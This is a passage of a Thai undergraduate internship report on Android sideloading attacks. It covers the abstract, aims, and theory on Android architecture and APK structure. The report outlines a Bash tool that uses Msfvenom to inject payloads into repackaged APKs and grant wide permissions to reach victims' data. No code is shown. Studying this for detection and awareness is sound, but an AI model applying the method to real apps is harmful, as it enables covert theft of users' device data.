การศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์

A STUDY OF SIDELOADING ATTACKS FOR APPLICATIONS ON ANDROID OPERATING SYSTEM

ภัทรพร ภัทรกวิน

สหกิจศึกษานี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตร
ปริญญาวิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)
ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ปีการศึกษา 2565

A STUDY OF SIDELOADING ATTACKS FOR APPLICATIONS ON ANDROID OPERATING SYSTEM

PATTARAPORN PATTARAKAWIN

A COOPERATIVE EDUCATION SUBMITTED IN

PARTIAL FULFILLMENT OF THE REQUIREMENT FOR

THE DEGREE OF BACHELOR OF SCIENCE (COMPUTER SCIENCE)

DEPARTMENT OF COMPUTER SCIENCE, SCHOOL OF SCIENCE

KING MONGKUT'S INSTITUTE OF TECHNOLOGY LADKRABANG

ACADEMIC YEAR 2022

หัวข้อสหกิจศึกษา	การศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์ A STUDY OF SIDELOADING ATTACKS FOR APPLICATIONS ON ANDROID OPERATING SYSTEM
ชื่อนักศึกษา	นางสาว ภัทรพร ภัทรกวิน รหัสนักศึกษา 62050207
ปริญญา	วิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)
ภาควิชา	วิทยาการคอมพิวเตอร์
ปีการศึกษา	2565
อาจารย์ที่ปรึกษา	ผศ.ดร.ปัทมา เจริญพร

คณะวิทยาศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง (สจล.) อนุมัติให้สหกิจศึกษานี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์) ประจำปีการศึกษา 2565

คณะกรรมการสอบ	ลายมือชื่อ
ผศ.ดร.อนันตพร หรรษคุณาฒัย ประธานกรรมการและกรรมการ	
ผศ.ดร.ปัทมา เจริญพร อาจารย์ที่ปรึกษา	

หัวข้อสหกิจศึกษา การศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์
ชื่อนักศึกษา นางสาว ภัทรพร ภัทรกวิน รหัสนักศึกษา 62050207
ปริญญา วิทยาศาสตรบัณฑิต (วิทยาการคอมพิวเตอร์)
ภาควิชา วิทยาการคอมพิวเตอร์
คณะ วิทยาศาสตร์
มหาวิทยาลัย สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง (สจล.)
ปีการศึกษา 2565
อาจารย์ที่ปรึกษา ผศ.ดร.ปัทมา เจริญพร

บทคัดย่อ

ปัจจุบันความปลอดภัยทางไซเบอร์เป็นเรื่องที่ต้องให้ความสำคัญอย่างมาก โดยเฉพาะอุปกรณ์มือถือที่มีการใช้งานเป็นจำนวนมากและมีข้อมูลที่สำคัญ เช่น แอปพลิเคชันธนาคาร การติดตั้งแอปพลิเคชันจากแหล่งที่ไม่ใช่ทางการ จึงเป็นเรื่องที่ควรระมัดระวังเพราะอาจมีการแฝงมัลแวร์มาด้วย สหกิจศึกษานี้จึงมีวัตถุประสงค์เพื่อศึกษาอันตรายจากการติดตั้งแอปพลิเคชันจากแหล่งที่ไม่ใช่ทางการ โครงสร้างและกระบวนการทำงานของ Android Application เพื่อพัฒนาเครื่องมือสำหรับสร้างช่องโหว่ของระบบที่เป็น Android Application เท่านั้น โดยใช้เครื่องมือ Msfvenom บนระบบปฏิบัติการ Kali Linux ซึ่งทำได้ด้วยการสร้างชุดคำสั่งมัลแวร์ (Payload) และแทรกคำสั่งเพิ่มเข้าไปในไฟล์ Smali ซึ่งเป็นองค์ประกอบที่อยู่ภายในไฟล์ APK และเพิ่มสิทธิ์การเข้าถึงข้อมูลบนอุปกรณ์เพื่อให้สามารถเข้าถึงข้อมูลบนอุปกรณ์ของเหยื่อได้มากที่สุด ซึ่งสามารเข้าถึงข้อมูลอุปกรณ์ ตำแหน่ง ไฟล์ รวมไปถึงข้อมูลอื่น ๆ ได้ โดยพัฒนาเครื่องมือในรูปแบบ Automated Script ด้วยภาษาโปรแกรม Bash ซึ่งเครื่องมือมีฟังก์ชันการทำงาน 3 ฟังก์ชัน ได้แก่ ฟังก์ชัน “Generate Payload APK”, “Create New Payload APK”, และ “Start Listener” เพื่อรอรับการติดต่อจากเครื่องเป้าหมาย โดยการแสดงผลของแอปพลิเคชันที่แฝงมัลแวร์จะยังเหมือนเดิมทุกประการ ซึ่งมัลแวร์ลักษณะนี้จะเรียกว่า Trojan โดยการเผยแพร่ของมัลแวร์นี้เกิดจากการดาวน์โหลดและติดตั้งไฟล์หรือแอปพลิเคชันจากแหล่งที่ไม่ใช่ทางการหรือจากแหล่งที่ไม่น่าเชื่อถือ และสามารถสร้างความเสียหายต่ออุปกรณ์และผู้ใช้งานได้อย่างมาก ซึ่งสามารถตรวจจับมัลแวร์ได้ด้วยเทคนิคต่าง ๆ เช่น Signature-Based Detection และป้องกันเบื้องต้นได้ด้วยการไม่ดาวน์โหลดหรือเปิดไฟล์และแอปพลิเคชันจากแหล่งที่มาที่ไม่น่าเชื่อถือ

คำสำคัญ : ไซด์โหลดแอปพลิเคชัน, มัลแวร์, มัลแวร์บนระบบปฏิบัติการแอนดรอยด์, ระบบปฏิบัติการแอนดรอยด์, รีแพคเกจแอนดรอยด์แอปพลิเคชัน, วิศวกรรมย้อนกลับ

Title	A STUDY OF SIDELOADING ATTACKS FOR APPLICATIONS ON ANDROID OPERATING SYSTEM
Student	Miss Pattaraporn Pattarakawin Student ID 62050207
Degree	Bachelor of Science (Computer Science)
Department	Computer Science
School	Science
University	King Mongkut's Institute of Technology Ladkrabang (KMITL)
Academic Year	2022
Advisor	Asst.prof. Pattama Charoenporn, Ph.D.

Abstract

Cybersecurity is a very serious concern nowadays, especially when it comes to mobile devices that are widely used and contain critical data. Installing applications from unofficial sources can be risky as they may contain embedded malware. The purpose of this cooperative education is to study the dangers of installing applications from unofficial sources and processes of Android applications to develop a tool for creating vulnerabilities in Android applications. This will be achieved by utilizing the Msfvenom tool on the Kali Linux operating system. It involves generating malware payloads and injecting them into the Smali files. The tool will also escalate access privileges to enable maximum data extraction from the victim's device, including accessing device information, location, files, and other data. The development of this tool will be in the form of an automated script using the Bash programming language, featuring three main functions: "Generate Payload APK", "Create New Payload APK", and "Start Listener". The dissemination of such malware occurs through downloading and installing files or applications from unofficial or untrusted sources (sideloading). However, Malware detection can be performed using various techniques such as signature-based detection, and basic prevention can be achieved by avoiding downloads or opening files and applications from untrusted sources.

Keywords : Sideloading, Malware, Android Malware, Android Operating System, Android Application Repackaging, Reverse Engineering

กิตติกรรมประกาศ

โครงงานสหกิจศึกษาฉบับนี้สำเร็จลุลวงได้ด้วยความกรุณาและความช่วยเหลือของทุกท่านที่เกี่ยวข้องที่คอยให้คำปรึกษาและคำแนะนำตลอดมา และขอขอบพระคุณ ผศ.ดร.ปัทมา เจริญพร ที่คอยช่วยเหลือและให้คำปรึกษาปรับปรุงข้อบกพร่องตลอดการดำเนินงานโครงงานสหกิจศึกษาครั้งนี้ ตลอดจนคณาจารย์ภาควิชาวิทยาการคอมพิวเตอร์ทุกท่านที่ได้ถ่ายทอดความรู้ให้แก่ผู้จัดทำ ทำให้สามารถนำความรู้ความสามารถที่ได้เรียนรู้นั้นมาปรับใช้ในการดำเนินงานสหกิจศึกษาได้

อีกทั้งขอขอบพระคุณบริษัท ACIS Professional Center Co., Ltd. ที่ได้ให้โอกาสในการศึกษาเรียนรู้การทำงานขององค์กร และขอขอบพระคุณพี่ทีม Penetration Testing Consultant ที่ได้สละเวลามาให้ความรู้ ประสบการณ์ในการทำงาน และให้คำปรึกษาในการศึกษาโครงงานสหกิจศึกษาฉบับนี้ตลอดระยะเวลาที่ปฏิบัติงาน ทำให้โครงงานสหกิจศึกษาฉบับนี้สำเร็จลุลวงไปได้ด้วยดี

ภัทรพร ภัทรกวิน

สารบัญ

หน้า

สารบัญ (ต่อ)

หน้า

สารบัญตาราง

ตารางที่ **หน้า**

สารบัญรูป

รูปที่ **หน้า**

สารบัญรูป (ต่อ)

รูปที่ **หน้า**

สารบัญรูป (ต่อ)

รูปที่ **หน้า**

บทที่ 1
บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

ปัจจุบันอินเทอร์เน็ตมีบทบาทสำคัญในการดำรงชีวิตของผู้คนเป็นอย่างมากและถูกใช้อย่างแพร่หลายในทุกภาคส่วน ไม่ว่าจะในระดับบุคคลที่ใช้การสืบค้นข้อมูลหรือการเสพสื่อบันเทิง หรือในระดับองค์กรที่ใช้ในการดำเนินงานทางธุรกิจ ตั้งแต่การประชาสัมพันธ์ทางออนไลน์ไปจนถึงการจัดเก็บข้อมูลสำคัญอย่างข้อมูลพนักงานและข้อมูลลูกค้าบนระบบคลาวด์ (Cloud) ซึ่งอาจทำให้เกิดความเสี่ยงจากการถูกโจมตีทางไซเบอร์ได้หากเว็บไซต์หรือแอปพลิเคชันนั้นถูกพัฒนาขึ้นโดยขาดการคำนึงถึงความปลอดภัย หรืออาจเกิดจากขาดการป้องกันหรือขาดความรู้ความเข้าใจเกี่ยวกับความปลอดภัยทางไซเบอร์ภายในองค์กรเอง โดยภัยคุกคามทางไซเบอร์นั้นสามารถส่งผลกระทบต่อความปลอดภัยของบุคคลและสามารถสร้างความสูญเสียทางเศรษฐกิจขององค์กรได้อย่างมหาศาล

ด้วยเหตุผลดังกล่าวบริษัท เอซิส โปรเฟสชั่นนัล เซ็นเตอร์ จำกัด จึงจัดตั้งบริษัทขึ้นเพื่อแก้ไขปัญหาความปลอดภัยทางไซเบอร์ต่าง ๆ โดยให้บริการด้านการจัดฝึกอบรม ให้คำปรึกษาด้านระบบเทคโนโลยีสารสนเทศ ความมั่นคงปลอดภัยสารสนเทศ และการบริหารจัดการความต่อเนื่องทางธุรกิจแบบครบวงจร รวมไปถึงการพัฒนาบุคลากรทั้งภายในและภายนอกองค์กรให้มีความรู้ความสามารถด้านความปลอดภัยทางไซเบอร์ เพื่อเป็นกำลังสำคัญในการป้องกันภัยคุกคามทางไซเบอร์ในอนาคต จึงจัดโครงการอบรมการป้องกันความปลอดภัยข้อมูลคอมพิวเตอร์ (The Cyber Defense Initiative Conference) ซึ่งเป็นงานสัมมนาประจำปีด้านความมั่นคงปลอดภัยไซเบอร์ระดับประเทศเพื่อให้ความรู้ด้านความปลอดภัยทางไซเบอร์แก่บุคคลทั่วไปและบุคลากรภายในองค์กรต่าง ๆ ทางผู้จัดทำจึงได้รับหน้าที่ในการศึกษาหัวข้อ “Sideload เรื่องใกล้ตัวที่มาพร้อมกับความอันตราย” ซึ่งเป็นหนึ่งในหัวข้อภายในงานครั้งที่ 21 ประจำปี 2565 โดยจะนำเสนอวิธีการแทรกคำสั่งที่ไม่พึงประสงค์ (Malware) ลงในแอนดรอยด์แอปพลิเคชัน กระบวนการทำงานของแอปพลิเคชันที่มีการฝังคำสั่งที่ไม่พึงประสงค์ (Malware) ตลอดจนเสนอแนะแนวทางการตรวจสอบและการป้องกัน เพื่อให้ตระหนักถึงอันตรายจากการโหลดแอปพลิเคชันบนเว็บไซต์หรือแหล่งช่องทางอื่นที่ไม่ใช่ Official Store

ซึ่งเป็นที่มาของสหกิจศึกษานี้ในการศึกษาและสร้างเครื่องมือที่เป็น Automated Script ที่ใช้ในการสร้างมัลแวร์แอปพลิเคชันด้วยเครื่องมือ Msfvenom โดยเครื่องมือมีฟังก์ชันการทำงานทั้งหมด 3 ฟังก์ชัน ได้แก่ ฟังก์ชัน “Generate Payload APK”, “Create New Payload APK”, และ “Start Listener” เพื่อรอรับการติดต่อจากเครื่องเป้าหมายที่ติดตั้ง APK มัลแวร์ ไปจนถึงการศึกษาวิธีการตรวจสอบแอปพลิเคชันที่มีมัลแวร์ และวิธีการป้องกันอันตรายจากการ Sideload Application

1.2 วัตถุประสงค์ของโครงงานสหกิจศึกษา

1) เพื่อศึกษาและวิเคราะห์อันตรายจากการ Sideload Application
2) เพื่อศึกษาเครื่องมือและวิธีการในการสร้างช่องโหว่ของระบบลงภายใน APK
3) เพื่อศึกษาวิธีการตรวจสอบแอนดรอยด์แอปพลิเคชันที่มีมัลแวร์และวิธีการป้องกัน
4) เพื่อพัฒนาเครื่องมือแบบ Automated ที่ใช้สำหรับสร้าง APK ที่ฝังมัลแวร์เพิ่มเข้าไป

1.3 ขอบเขตของโครงงานสหกิจศึกษา

1) ศึกษากระบวนการทำงานของ Android Application เพื่อจุดประสงค์ในการสร้างช่องโหว่ของระบบลงไปภายในแอปพลิเคชัน โดยใช้เครื่องมือ Msfvenom บนระบบปฏิบัติการ Kali Linux ในการสร้างชุดคำสั่งมัลแวร์และทำการเพิ่มเข้าไปในไฟล์ APK ที่ต้องการโจมตี
2) ศึกษาอันตรายจากการ Sideload Android Application วิธีการตรวจสอบแอปพลิเคชันที่มีมัลแวร์ และวิธีการป้องกันอันตรายจากการ Sideload Application
3) พัฒนาเครื่องมือแบบ Automated ที่ใช้สำหรับสร้าง Android Application (APK) ที่ทำการฝังมัลแวร์เพิ่มเข้าไปด้วยเครื่องมือ Msfvenom โดยมีทั้งหมด 3 ฟังก์ชัน ได้แก่ ฟังก์ชันสร้าง Payload APK ฟังก์ชันสร้าง Payload APK ใหม่ด้วย APK ต้นฉบับ และฟังก์ชัน Listener เพื่อรอรับการติดต่อจากเครื่องเป้าหมายที่ติดตั้ง APK ที่ฝังมัลแวร์

1.4 ประโยชน์ที่คาดว่าจะได้รับ

1.4.1 ประโยชน์ต่อผู้จัดทำ

1) ได้รับความรู้เกี่ยวกับอันตรายจากการ Sideload Application
2) ได้รับความรู้เกี่ยวกับเครื่องมือและวิธีการในการสร้างช่องโหว่ของระบบลงภายใน APK
3) ได้รับความรู้เกี่ยวกับวิธีตรวจสอบแอนดรอยด์แอปพลิเคชันที่แฝงมัลแวร์และวิธีป้องกัน
4) ได้พัฒนาเครื่องมือแบบ Automated ที่ใช้สำหรับสร้าง APK ที่ฝังมัลแวร์เพิ่มเข้าไป

1.4.2 ประโยชน์ต่อองค์กร

1) ได้พัฒนาบุคลากรให้มีประสิทธิภาพและสามารถเป็นกำลังให้กับสายงานในอนาคตได้
2) เปิดโอกาสให้นักศึกษาเข้ามาทดลองงานและเพิ่มโอกาสในการเพิ่มบุคลากรในสายอาชีพ
3) ทำให้องค์กรเป็นที่รู้จักมากยิ่งขึ้น

บทที่ 2
ทฤษฎีการศึกษาโครงงานสหกิจศึกษา

ในบทนี้จะกล่าวถึงทฤษฎีความรู้ เทคโนโลยี และเครื่องมือที่ผู้จัดทำใช้ในการศึกษาค้นคว้าสำหรับโครงงานสหกิจศึกษาภายใต้หัวข้อโครงการศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์ ซึ่งมีรายละเอียดดังต่อไปนี้

2.1 ทฤษฎีความรู้ที่ใช้ในการศึกษาโครงงานสหกิจศึกษา

2.1.1 Android Operating System

Android OS เป็นระบบปฏิบัติการสำหรับอุปกรณ์พกพา เช่น โทรศัพท์มือถือ แท็บแล็ต ที่ถูกพัฒนาขึ้นโดย Google และเป็นระบบปฏิบัติการแบบ Open Source ที่เปิดให้นักพัฒนาสามารถแก้ไขโค้ดต่าง ๆ ตามที่ต้องการเพื่อนำไปใช้ได้ ซึ่ง Android เป็นระบบปฏิบัติการที่มีโครงสร้างแบบเรียงทับซ้อนหรือแบบสแต็ก (Stack) โดยใช้ Linux Kernel เป็นพื้นฐานของระบบ และมี Android SDK เป็นเครื่องมือที่ใช้สำหรับการพัฒนาแอปพลิเคชันโดยพัฒนาด้วยภาษาจาวา

ข้อดีของระบบปฏิบัติการ Android

1) Android ถูกพัฒนาขึ้นโดย Google จึงสร้างความไว้วางใจให้กับผู้ใช้งาน
2) Android เป็นระบบปฏิบัติการที่มีผู้ใช้มากที่สุดและมีการพัฒนาเร็วที่สุดในโลก
3) Android เป็นระบบที่สามารถทำงานหลายอย่างหรือเปิดหลายแอปพลิเคชันพร้อมกันได้
4) Android สามารถดาวน์โหลดแอปพลิเคชันมากมายได้อย่างง่ายดายบน Play Store
5) Android สามารถเห็นและเข้าถึงการแจ้งเตือนจำนวนมากได้อย่างง่ายดาย
6) Android มี Widget ที่ช่วยให้ทำงานหลายอย่างพร้อมกันได้โดยไม่ต้องเปิดแอปพลิเคชัน


ข้อเสียของระบบปฏิบัติการ Android

1) Android มีป๊อปอัปโฆษณาแจ้งเตือนจำนวนมากที่อาจสร้างความรำคาญให้แก่ผู้ใช้ได้
2) Android จำเป็นต้องใช้บัญชี Gmail ในการใช้งานแอปพลิเคชันต่าง ๆ
3) Android มีแอปพลิเคชันระบบทำงานเบื้องหลังจำนวนมากทำให้กินแบตเตอรี่มาก
4) Android มีการป้องกันความปลอดภัยน้อยหากเทียบกับระบบปฏิบัติการอื่น เนื่องจากถูกพัฒนาขึ้นมาเพื่อให้นักพัฒนาสามารถเข้าถึงและทำการแก้ไขได้ง่าย ทำให้เครื่อง Android มักตกเป็นเป้าหมายสำหรับผู้ไม่หวังดีที่พยายามขโมยข้อมูลไปใช้ประโยชน์

2.1.2 Android Architecture

ระบบปฏิบัติการ Android เป็นซอฟต์แวร์ที่มีโครงสร้างแบบเรียงทับซ้อน (Stack) ซึ่งรวมเอาระบบปฏิบัติการ (Operating System) มิดเดิลแวร์ (Middleware) และแอปพลิเคชันที่สำคัญเข้าไว้ด้วยกัน โดยสถาปัตยกรรมของ Android ถูกแบ่งออกเป็นลำดับชั้น 4 ชั้นหลักด้วยกัน ได้แก่

1) Application Layer ทำหน้าที่จัดเตรียมและสั่งทำงานฟังก์ชันและแอปพลิเคชันทั้งหมดให้ผู้ใช้งาน โดยแอปพลิเคชันพื้นฐาน เช่น กล้อง คลังรูปภาพ และแอปพลิเคชันเพิ่มเติมที่ดาวน์โหลดจาก Play Store เช่น เกม โปรแกรมแชท จะถูกติดตั้งลงภายในชั้นนี้เท่านั้น
2) Application Framework Layer ทำหน้าที่รับผิดชอบ API ที่จำเป็นในการโต้ตอบกับแอปพลิเคชันที่กำลังทำงานและจัดการฟังก์ชันที่จำเป็น ซึ่งมีคลาสและบริการที่สำคัญที่ใช้ในการสร้างและเรียกใช้งานแอปพลิเคชัน เช่น Activity Manager เป็นต้น
3) Native Library Layer ทำหน้าที่ปรับใช้ไลบรารีของระบบและ Dalvik VM ซึ่งมีฟังก์ชันการทำงานและสภาพแวดล้อม Runtime ที่หลากหลายสำหรับแอปพลิเคชัน
4) Linux Kernel Layer เป็นชั้นที่เป็นตัวกลางระหว่างฮาร์ดแวร์และซอฟต์แวร์ซึ่งเป็นชั้นหัวใจหลักของสถาปัตยกรรม Android ทำหน้าที่บริหารจัดการทรัพยากรต่าง ๆ ของเครื่อง เช่น หน่วยความจำ กระบวนการทำงาน และการจัดการพลังงาน อีกทั้งบริหารจัดการฮาร์ดแวร์ที่มีอยู่ทั้งหมด เช่น จอแสดงผล Wi-Fi และเสียง เป็นต้น




รูปที่ 2.1 สถาปัตยกรรมของ Android

2.1.3 Android Application Installer (APK)

APK ย่อมาจาก Android Package เป็นไฟล์ข้อมูลที่มีการจัดเก็บในรูปแบบการบีบอัดไฟล์รูปแบบหนึ่งคล้ายกับไฟล์ .ZIP หรือ .RAR ที่มีหลายไฟล์อยู่ภายใน แต่จะอยู่ในประเภทของ JAR หรือ Java Archive เนื่องจาก Android มีองค์ประกอบพื้นฐานส่วนใหญ่มาจาก Java โดยจะมีไฟล์จำนวนมากและมีข้อมูลจำเพาะ (Metadata) ของแต่ละไฟล์ที่จำเป็นสำหรับการติดตั้งเพื่อใช้งานแอปพลิเคชัน โดยโครงสร้างของไฟล์ APK นั้นมีองค์ประกอบหลักดังนี้

1) AndroidManifest.xml มีข้อมูลรายละเอียดของแอปพลิเคชัน เช่น ชื่อแพ็กเกจ สิทธิ์ที่เรียกใช้งาน (Permissions) ส่วนประกอบทั้งหมดของแอปพลิเคชัน (Components) การกำหนดค่าต่าง ๆ ข้อมูลอุปกรณ์ที่รองรับ รวมถึงข้อมูลทรัพยากรต่าง ๆ เป็นต้น
2) Classes.dex เป็นไฟล์คำสั่งตรรกะของแอปพลิเคชันที่อยู่ในรูปแบบ Dalvik Bytecode
3) Resources.arsc เป็นไฟล์ตารางที่เก็บทรัพยากรของแอปพลิเคชันที่ถูกบีบอัดแล้ว
4) Res เป็นโฟลเดอร์ที่เก็บไฟล์ทรัพยากรที่ไม่บีบอัด เช่น ไฟล์ภาพ, JSON, XML เป็นต้น
5) META-INF เป็นโฟลเดอร์ที่รวบรวมข้อมูล เช่น Certificate และ Signature เป็นต้น
6) Lib เป็นโฟลเดอร์ที่เก็บไลบรารีของแอปพลิเคชันที่เกี่ยวข้องกับแพลตฟอร์ม
7) Assets เป็นโฟลเดอร์ที่เก็บทรัพยากรเพิ่มเติมของแอปพลิเคชัน เช่น วิดีโอ เสียง เป็นต้น



รูปที่ 2.2 โครงสร้างของไฟล์ APK

2.1.4 Application Components

Application Components คือส่วนประกอบของแอปพลิเคชันซึ่งเป็นองค์ประกอบสำคัญที่ใช้ในการสร้างแอปพลิเคชัน ส่วนประกอบแต่ละส่วนเป็นจุดเริ่มต้นที่ทำให้ระบบหรือผู้ใช้สามารถเข้าสู่แอปพลิเคชันได้ โดยมีด้วยกันทั้งหมด 4 ประเภท ได้แก่ Activities, Services, Broadcast Receivers และ Content Providers ซึ่งแต่ละประเภทมีจุดประสงค์และมีวงจรชีวิตที่แตกต่างกัน

1) Activity เป็นส่วนประกอบที่เป็นส่วนติดต่อผู้ใช้ของแอปพลิเคชัน (User Interface) รวมถึงควบคุมและตอบโต้การมีปฏิสัมพันธ์ระหว่างผู้ใช้กับ User Interface เช่น การแสดงหน้าเว็บไซต์ หรือการตอบสนองเมื่อผู้ใช้ทำบางอย่างในหน้านั้น ๆ ทั้งนี้สามารถประกาศ Activity จำนวนเท่าใดก็ได้ในไฟล์ Manifest ขึ้นอยู่กับข้อกำหนดของผู้พัฒนา
2) Service เป็นส่วนประกอบที่ทำหน้าที่ประมวลผลการทำงานอยู่เบื้องหลังขนานกันกับการทำงานอื่น ๆ ของผู้ใช้ เช่น การเล่นเสียงหรือดาวน์โหลดข้อมูล
3) Broadcast Receiver เป็นส่วนประกอบที่ทำหน้าที่รับฟังเหตุการณ์ที่เกิดขึ้นกับระบบและนำมาประกาศให้แก่ผู้ใช้รับทราบ ถึงแม้แอปพลิเคชันนั้นจะไม่ได้ทำงานอยู่ก็ตาม เช่น การแจ้งเตือนแบตเตอรี่ต่ำ การจับภาพหน้าจอ การแจ้งเตือนนาฬิกาปลุก เป็นต้น
4) Content Provider เป็นส่วนประกอบที่ทำหน้าที่จัดการการเข้าถึงข้อมูลระหว่างแอปพลิเคชันต่าง ๆ เช่น ระบบทำการจัดเตรียมข้อมูลรายชื่อผู้ติดต่อ (Contact) สำหรับแอปพลิเคชันที่ต้องการเรียกใช้ข้อมูลนี้สามารถนำข้อมูลไปใช้หรือแก้ไขข้อมูลได้


2.1.5 Android Permissions

